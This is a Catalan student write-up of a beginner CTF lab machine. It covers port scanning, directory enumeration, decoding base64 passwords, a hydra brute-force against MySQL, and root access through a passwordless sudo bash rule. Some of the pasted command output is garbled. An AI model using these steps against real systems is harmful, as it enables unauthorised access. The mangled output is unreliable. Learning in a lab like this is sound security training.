



TheHackerLabs Avengers és un repte CTF de nivell principiant. L'objectiu és poder penetrar la màquina per aconseguir ser **root**.


Link de la màquina: <https://thehackerslabs.com/avengers/>

Quan obrim la màquina, aquesta ja mostra la direcció IP.



```
[+] Creador: Diseo_
[+] Nombre: Avengers
[+] IP: 10.0.22.14
TheHackersLabs-Avengers login: [ 17.386290] cloud-init[1070]: Cloud-init v. 23.3.3-0ubuntu0~22.04.1 running 'modules:config' at Mon, 16 Dec 2024 14:23:52 +0000. Up 17.26 seconds.
[ 19.318896] cloud-init[1111]: Cloud-init v. 23.3.3-0ubuntu0~22.04.1 running 'modules:final' at Mon, 16 Dec 2024 14:23:54 +0000. Up 19.27 seconds.
[ 19.375548] cloud-init[1111]: Cloud-init v. 23.3.3-0ubuntu0~22.04.1 finished at Mon, 16 Dec 2024 14:23:54 +0000. Datasource DataSourceNone. Up 19.37 seconds
[ 19.376062] cloud-init[1111]: 2024-12-16 14:23:54,897 - cc_final_message.py[WARNING]: Used fallback datasource
```

Utilitzo nmap per fer un escaneig del ports de la direcció IP que m'ha donat la màquina.



```
[root@akali ~]# nmap -p- --open -sSCV -T5 -P 10.0.22.14 -vv
```

-p-:

Aquesta opció indica a **Nmap** que escaneja **tots els ports** de la màquina objectiu, des de l'1 fins al 65535 (un total de 65535 ports). És una manera de realitzar un escaneig complet de ports.

sSCV:

Aquesta opció és una combinació de tres tipus d'escaners:

-sS: Escaneig SYN (també anomenat "Half-open Scan"). Aquesta tècnica envia un paquet SYN per obrir una connexió sense completar-la, permetent detectar els ports oberts sense establir una connexió completa.

-sC: Scripts de Nmap. Aquesta opció indica que **Nmap** utilitzarà els scripts per defecte de la base de dades de scripts de Nmap (NSE, Nmap Scripting Engine). Aquests scripts poden identificar vulnerabilitats conegeudes, versions de serveis, configuracions incorrectes, entre altres.

-sV: Detecció de versió de servei. Aquesta opció fa que **Nmap** intenti identificar la versió exacta dels serveis que s'executen en els ports oberts.

-T5:

Aquesta opció indica el **temps d'escaneig** que utilitzarà **Nmap**, on **T5** és el nivell més ràpid de l'escaneig (agressiu). Utilitzar aquesta opció significa que **Nmap** no s'amagarà gaire i realitzarà el treball de manera ràpida, encara que podria generar més tràfic de xarxa i ser més fàcil de detectar.

-P:

Aquesta opció sembla incompleta en el teu exemple, ja que normalment s'especifica una IP després del **-P**. És possible que es tracti d'un error tipogràfic i la intenció fos **-Pn** o **-p**. Si fos **-Pn**, indicaria que **Nmap** no realitzarà una detecció de l'amfitrió abans de l'escaneig. Això vol dir que assumiria que l'amfitrió està en línia, independentment de si és accessible o no a través de ICMP (ping).

10.0.22.14:

Aquesta és l'adreça IP de la màquina objectiu que **Nmap** escanejarà.

-vv:

Aquesta opció activa una sortida més **verbosa**. Això farà que **Nmap** mostri més informació durant el procés d'escaneig. Amb dos **v** (**-vv**), es mostrarà encara més detall sobre el que està fent **Nmap** durant l'escaneig, com les respostes de cada port i els resultats de cada script de Nmap que s'executi

Em dona aquest resultat:

```
21/tcp  open  ftp    syn-ack ttl 64 vsftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)



22/tcp  open  ssh    syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:

80/tcp  open  http   syn-ack ttl 64 Apache httpd/2.4.52 ((Ubuntu))
|_ Supported Methods: GET HEAD OPTIONS

3306/tcp open  mysql  syn-ack ttl 64 MySQL 8.0.36-0ubuntu0.22.04.1
```

Això mostra que els ports 21, 22, 80 i 3306 es troben oberts.

Primer de tot, probarem el port d'HTTP, el 80. Quan busquem la direcció IP i se'n obre aquesta pàgina.




Faré un **gobuster**, una eina per buscar directoris. Executo la comanda:

```
(root㉿kali)-[~/home/allun]
# gobuster dir -u http://10.0.22.14/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x
html,zip,php,txt,sh -b 404 -q
```

I em troba el següent contingut:

```
/index.html          (Status: 200) [Size: 1105]
/.html              (Status: 403) [Size: 275]
/php               (Status: 301) [Size: 306] [→ http://10.0.22.14/php/]
/flags              (Status: 301) [Size: 308] [→ http://10.0.22.14/flags/]
/code              (Status: 301) [Size: 307] [→ http://10.0.22.14/code/]
/css               (Status: 301) [Size: 306] [→ http://10.0.22.14/css/]
/mysql              (Status: 301) [Size: 308] [→ http://10.0.22.14/mysql/]
/robots.txt         (Status: 200) [Size: 49]
/webs              (Status: 301) [Size: 307] [→ http://10.0.22.14/webs/]
/.html              (Status: 403) [Size: 275]
/server-status      (Status: 403) [Size: 275]
```

Vaig mirant cada directori que s'ha trobat amb el gobuster a veure si trobo alguna cosa d'utilitat.



Index of /flags

Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	2024-03-23 15:46	418	

Apache/2.4.52 (Ubuntu) Server at 10.0.22.14 Port 80

```
###      ###
## ##    ##
#   ##    #####  ######  ##
#####    ##    ##  ##    ##
##    ##    #####  ##  ##    ##
##    ##    ##  ##    #####  ##
#####    #####  #####  ##    ##
##      ##    #####  ##    ##

Alright, you have flag 1/9.

This flag is worth 10 points.

This is just the beginning hehe
```

← → ⌂ ⌂ 10.0.22.14/mysql/

Kali Linux Kali Tools Kali Docs Kali Forums Kali Net

Index of /mysql

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
FLAG.txt	2024-03-23 15:46	407	
database.html	2024-03-23 13:45	946	

← → ⌂ ⌂ 10.0.22.14/mysql/FLAG.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali Net

```
###      ###      ##  
## ##    ##      #####  
#       ##      ######  ##  
####    ##      ##  ##  ##  
##      ##      #####  ##  
##      ##      ##  ##  ##  
####    #####  ######  ##  
#####  ######  #####  ##  
#####
```

Very good, you got the flag 2/9

This flag is worth 10 points

KEEP LIKE THIS ;D

Mirant els diferents directoris i el seu codi html, em trobo que en el directori **database.html**, en el seu codi es troba una contrasenya.

The screenshot shows a web browser window with the URL `10.0.22.14/mysql/database.html`. The page title is "Base de Datos MySQL". Below it, a large green banner features the heading "Explorando la Base de Datos" and the subtext "¡Descubre los secretos ocultos en nuestra base de datos!". At the bottom of the page, a footer displays the copyright information "© 2024 Avengers Hacking Ético". The browser's developer tools are open, specifically the "Inspector" tab, which shows the HTML structure of the page. The code includes a password snippet: `<!--You have found a password of a user that is hidden out there, keep looking....-->` and `<!--password: V20IV2JHnVjR2haYmtveFpFZEZQUT99-->`. The "Layout" panel of the developer tools is selected, showing styling rules for elements like `:hov`, `.cls`, and `element`.

```
<!--You have found a password of a user that is hidden out there, keep looking....-->
<!--password: V201V2JHTnVjR2haYmtveFpFZEZQUT09-->
```

Entrarem a la consola per decodificar-la.

```
[root@akali ~]# echo "V201V2JHTnVjR2haYmtveFpFZEZQUT09" | base64 --decode
Wm5WbGNucGhZbkoxZEdFPQ=

[root@akali ~]# echo "Wm5WbGNucGhZbkoxZEdFPQ=" | base64 --decode
ZnVlcnpbYnJ1dGE=

[root@akali ~]# echo "ZnVlcnpbYnJ1dGE=" | base64 --decode
fuerzabruta
```

Entrarem a la pàgina de cercar i cercarem la contrasenya:



Trobaré l'usuari Hulk. Això m'ajudarà a entrar per ssh.

Abans de continuar, em conèctaré pel servei **FTP** a través de l'usuari **anonymous**:

```
[root@akali ~]# ftp anonymous@10.0.22.14
Connected to 10.0.22.14.
220 Welcome to blah FTP service.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0          0           459 Mar 24  2024 FLAG.txt
-rw-r--r--    1 0          0           417 Mar 24  2024 credential_mysql.txt.zip
226 Directory send OK.
```

Importem els arxius:

```
ftp> get credential_mysql.txt.zip
local: credential_mysql.txt.zip remote: credential_mysql.txt.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for credential_mysql.txt.zip (417 bytes).
100% |*****| 417      251.83 KiB/s  00:00 ETA
226 Transfer complete.
417 bytes received in 00:00 (122.95 KiB/s)
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (459 bytes).
100% |*****| 459      264.76 KiB/s  00:00 ETA
226 Transfer complete.
459 bytes received in 00:00 (128.28 KiB/s)
ftp> exit
```

Llistem el contingut de l'arxiu FLAG.txt:

Al intentar descomprimir el .zip, ens demanarà una contrasenya:

```
└─(root㉿akali)-[~/home/allun]
└─# unzip credential_mysql.txt.zip
Archive: credential_mysql.txt.zip
[credential_mysql.txt.zip] credential_mysql.txt password:
```

Si probem la contrasenya que hem trobat, ens marcarà que la contrasenya és incorrecta.

Seguidament, faré un ssh amb l'usuari **hulk** a l'ip:

```
└─(root㉿akali)-[~/home/allun]
└─# ssh hulk@10.0.22.14
The authenticity of host '10.0.22.14 (10.0.22.14)' can't be established.
ED25519 key fingerprint is SHA256:s6G+7efRR0GJbKRWDDRL1EdtY5tigLKM78WVXg9bdbY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.22.14' (ED25519) to the list of known hosts.
hulk@10.0.22.14's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

 System information as of lun 16 dic 2024 16:43:52 UTC

 System load:  0.388671875      Processes:           108
 Usage of /:   61.2% of 9.75GB   Users logged in:     0
 Memory usage: 43%              IPv4 address for enp0s3: 10.0.22.14
 Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 11 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$ █
```

Aquí aplicaré una comanda per llistar tot el que es pot trobar dins un **du -a**.

```
hulk@TheHackersLabs-Avengers:~$ du -a
4 -> ././.bash_logout/allun]
4 <- ./mysql/hint/woSQL.txt.zip
4 archive:./mysql/hint/zip/shit_how_they_did_know_this_password.txt
8 credential:./mysql/hint/zip/jCredential_mysql.txt password:
4 password:./mysql/hint/avengers
4 inflate:./mysql/hint/QUEEE/.nothing.txt
8 <- ./mysql/hint/QUEEE
28 <- ./mysql/hint/home/allun]
32 <- cat:./mysqlial_mysql.txt
0 listen, ./cache/motd.legal-displayed of my MySQL user by email, but
4 <- ./cache
4 user: hulk./wait/decrypt.txt
8 password:./wait/zbruteforXXXX
0 <- ./bash_history
4 remember:./local/share/nano<" to a secure number combination before
8 <- ./local/share
12 NT: it./local range of 0-3000
4 <- ./bashrc
4 <- ./user.txt
4 <- ./db/no/no/no/nothing|
8 <- ./db/no/no/no
12 <- ./db/no/no
16 <- ./db/no
4 <- ./db/flag/NO_FLAG.txt
8 <- ./db/flag
4 <- ./db/g/algo
8 <- ./db/g
4 <- ./db/no_flag/no/possibiliti
8 <- ./db/no_flag/no
4 <- ./db/no_flag/flag/FLAG.txt
8 <- ./db/no_flag/flag
20 <- ./db/no_flag
4 <- ./db/f/burro
8 <- ./db/f
64 <- ./db
4 <- ./profile
4 <- ./passwd/escalate_privileges.sh
4 <- ./passwd/README.txt
12 <- ./passwd
152 <- .
```

Aquí també trobaré una altre FLAG:

```
hulk@TheHackersLabs-Avengers:~/db/no_flag/flag$ cat FLAG.txt
```

###	###			#
# #	#			####
#	#	####	### #	####
####	#	#	# #	#
# #	#	####	# #	#
#	#	## #	####	##
####	####	####	#	#

Alright, you have the 5/9 flag.

This flag is worth 10 points.

You found the flag hidden among many directories, how clever...

Aquí aniré a [/mysql/hint/zip](#) per a buscar una pista sobre el zip anterior.

```
hulk@TheHackersLabs-Avengers:~$ cd mysql/hint  
hulk@TheHackersLabs-Avengers:~/mysql/hint$ ls  
avengers QUEEE wo zip  
hulk@TheHackersLabs-Avengers:~/mysql/hint$ cd zip  
hulk@TheHackersLabs-Avengers:~/mysql/hint/zip$ ls  
shit_how_they_did_know_this_password.txt  
hulk@TheHackersLabs-Avengers:~/mysql/hint/zip$
```

• Illistaré el contingut del .txt.

Aquí he interpretat que la contrasenya és el nom de l'arxiu. Ho probo:

```
[root@akali]~-[/home/allun]
# unzip credential_mysql.txt.zipql$ cat hint
Archive: credential_mysql.txt.zip
[credential_mysql.txt.zip] credential_mysql.txt password:
password incorrect--reenter:/home/mysql/hint$ ls
inflating: credential_mysql.txt
```

Veig que ha funcionat i llisto el contingut del .txt:

```
[root@akali]# cat credential_mysql.txt
Listen, stif, I sent you the password of my MySQL user by email, but I think you didn't get it, I'll send it to you here:
User: hulk
Password: fuerzabrutaXXXX
Remember to change the "XXXX" to a secure number combination before sending.
HINT: it is in a range of 0-3000
```

Aquí trobo una contrasenya, però faltant 4 díigits.

EXPLORACIÓ:

Crearé un diccionari amb python per poder desxifrar aquestes 4 X per posteriorment fer un atac de força bruta amb hydra.

Creo l'arxiu que s'anomenarà fuerzabruto.txt amb la següent comanda:

```
[root@akali]# seq -w 0000 3000 | sed 's/^/fuerzabruta/' > fuerzabruto.txt
```

seq -w 0000 3000

- Genera una seqüència de nombres des de **0000** fins a **3000**.
- -w assegura que els números tinguin 4 díigits, completant amb zeros a l'esquerra si cal.

| (Pipe)

- El pipe passa la sortida del comandament seq al següent comandament, sed.

sed 's/^/fuerzabruta/'

- Utilitza sed per afegir el prefix fuerzabruta al començament de cada número generat.
- Resultat: Cada línia tindrà el format fuerzabrutaXXXX.

> fuerzabruto.txt

- Redirigeix la sortida al fitxer fuerzabruto.txt.
- Això guarda totes les contrasenyes generades en un fitxer de text.

Això ho he fet gràcies a chatgpt amb la següent comanda:

"Necesito generar un diccionario de contraseñas con números entre 0000 y 3000 y que todas tengan el prefijo 'fuerzabruta'. ¿Cómo lo hago en la terminal? Explica cada parte del comando y tradúcelo al catalán para mi write-up."

Executo un atac de força bruta amb hydra:

```
[root@akali]# hydra -l hulk -P fuerzabruto.txt mysql://10.0.22.14
```

Un cop ha carregat, em mostra l'usuari amb la contrasenya:

```
[DATA] attacking mysql://10.0.22.14:3306/
[3306][mysql] host: 10.0.22.14 login: hulk password: fuerzabruta2024
```

Un cop ho tenim, ens conectarem al mysql del host:

```
hulk@TheHackersLabs-Avengers:~$ mysql -u hulk -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 4078
Server version: 8.0.36-Ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Aniré buscant taula per taula fins trobar la taula amb els usuaris.

```
mysql> show databases;
+-----+
| Database |
+-----+
| db_flag   |
| db_true   |
| information_schema |
| mysql     |
| no_db     |
| performance_schema |
| sys       |
+-----+
```

Indagant, he trobat una altre flag.

```
mysql> use db_flag;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_db_flag |
+-----+
| flag              |
+-----+
1 row in set (0,00 sec)

mysql> select * from flag;
+----+----+-----+
| id | flag | content          |
+----+----+-----+
| 1  | FLAG.txt | Alright, you have the 4/9 flag. This flag is worth 10 points. Now that you have this flag, keep looking, you are getting closer to the end, but there is still a long way to go. |
+----+----+-----+
1 row in set (0,00 sec)
```

A la base de dades no_db he trobat dues taules, una d'usuaris i una altra de contrasenyes.

```
mysql> use no_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

mysql> show tables;
+-----+
| Tables_in_no_db |
+-----+
| passwords      |
| users          |
+-----+

mysql> select * from users;
+---+-----+-----+
| id | user   | password        |
+---+-----+-----+
| 1  | stif    | escudoamerica  |
| 2  | hulk    | fuerza*****   |
| 3  | antman  | *****          |
| 4  | thanos  | NOPASSWD       |
+---+-----+-----+

mysql> select * from passwords;
+---+-----+-----+
| id | password           | description          |
+---+-----+-----+
| 1  | wr9UZSBjcmVlcyBxdWUgc2VyaWEgdGFuIGZhY2lsPyBKUpBSkFKQUpKQUpB | Desencripta esa contraseña para poder ser root ;)
+---+-----+-----+
```

Si intento desencriptar aquesta contrasenya:

```
[root@akali]~# echo "wr9UZSBjcmVlcyBxdWUgc2VyaWEgdGFuIGZhY2lsPyBKUpBSkFKQUpKQUpB" | base64 -d
¿Te crees que seria tan facil? JAJAJAJAJAJA
```

Ara mateix faré un canvi d'usuari ja que he comprobat que l'usuari hulk no té permisos per poder fer fer una escalada de privilegis.

```
hulk@TheHackersLabs-Avengers:~$ sudo -l
[sudo] password for hulk:
Sorry, user hulk may not run sudo on TheHackersLabs-Avengers.
```

Probaré amb el primer usuari que s'ha mostrat, stif.

```
hulk@TheHackersLabs-Avengers:~$ su stif
Password:
stif@TheHackersLabs-Avengers:/home/hulk$ whoami
stif
```

Buscaré un directori compartit amb l'usuari root per poder fer una escalada de privilegis:

```
stif@TheHackersLabs-Avengers:/home/hulk$ sudo -l
Matching Defaults entries for stif on TheHackersLabs-Avengers:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User stif may run the following commands on TheHackersLabs-Avengers:
  (ALL : ALL) NOPASSWD: /usr/bin/bash
  (ALL : ALL) NOPASSWD: /usr/bin/unzip
```

Si observem millor, veurem que no necessitem contrasenya per accedir com a root. En cas de que si, aniriem a <https://gtfobins.github.io/gtfobins/bash/#sudo> i seguiríem les comandes.

```
stif@TheHackersLabs-Avengers:/home/hulk$ sudo bash  
root@TheHackersLabs-Avengers:/home/hulk# whoami  
root
```

Ara buscarem la flag de root.

```
root@TheHackersLabs-Avengers:/home/hulk# cd #  
root@TheHackersLabs-Avengers:~# du -a  
4      ./snap/lxd/31333  
4      ./snap/lxd/29351  
4      ./snap/lxd/common  
0      ./snap/lxd/current  
16     ./snap/lxd  
20     ./snap  
4      ./root.txt  
0      ./bash_history  
4      ./local/share/nano  
8      ./local/share  
12     ./local  
4      ./bashrc  
0      ./sudo_as_admin_successful  
4      ./lessht  
4      ./profile  
4      ./FLAG.txt  
0      ./ssh/authorized_keys  
4      ./ssh  
8      ./mysql_history  
68     .  
55     .  
root@TheHackersLabs-Avengers:~# cat root.txt  
658e8256a7b4cf93766dc6ef546a2825 -
```

Amb aquest pas, ja hem finalitzat la màquina.

Aprendentatge:

Aquest CTF em va permetre practicar eines com Nmap, Gobuster i Hydra. Vaig aprendre a fer una consulta a ChatGpt per poder realitzar un diccionari, a més d'aplicar moltes de les eines apreses anteriorment a classe pel meu propi compte. També aplicar els coneixements d'altres assignatures per poder realitzar-ho.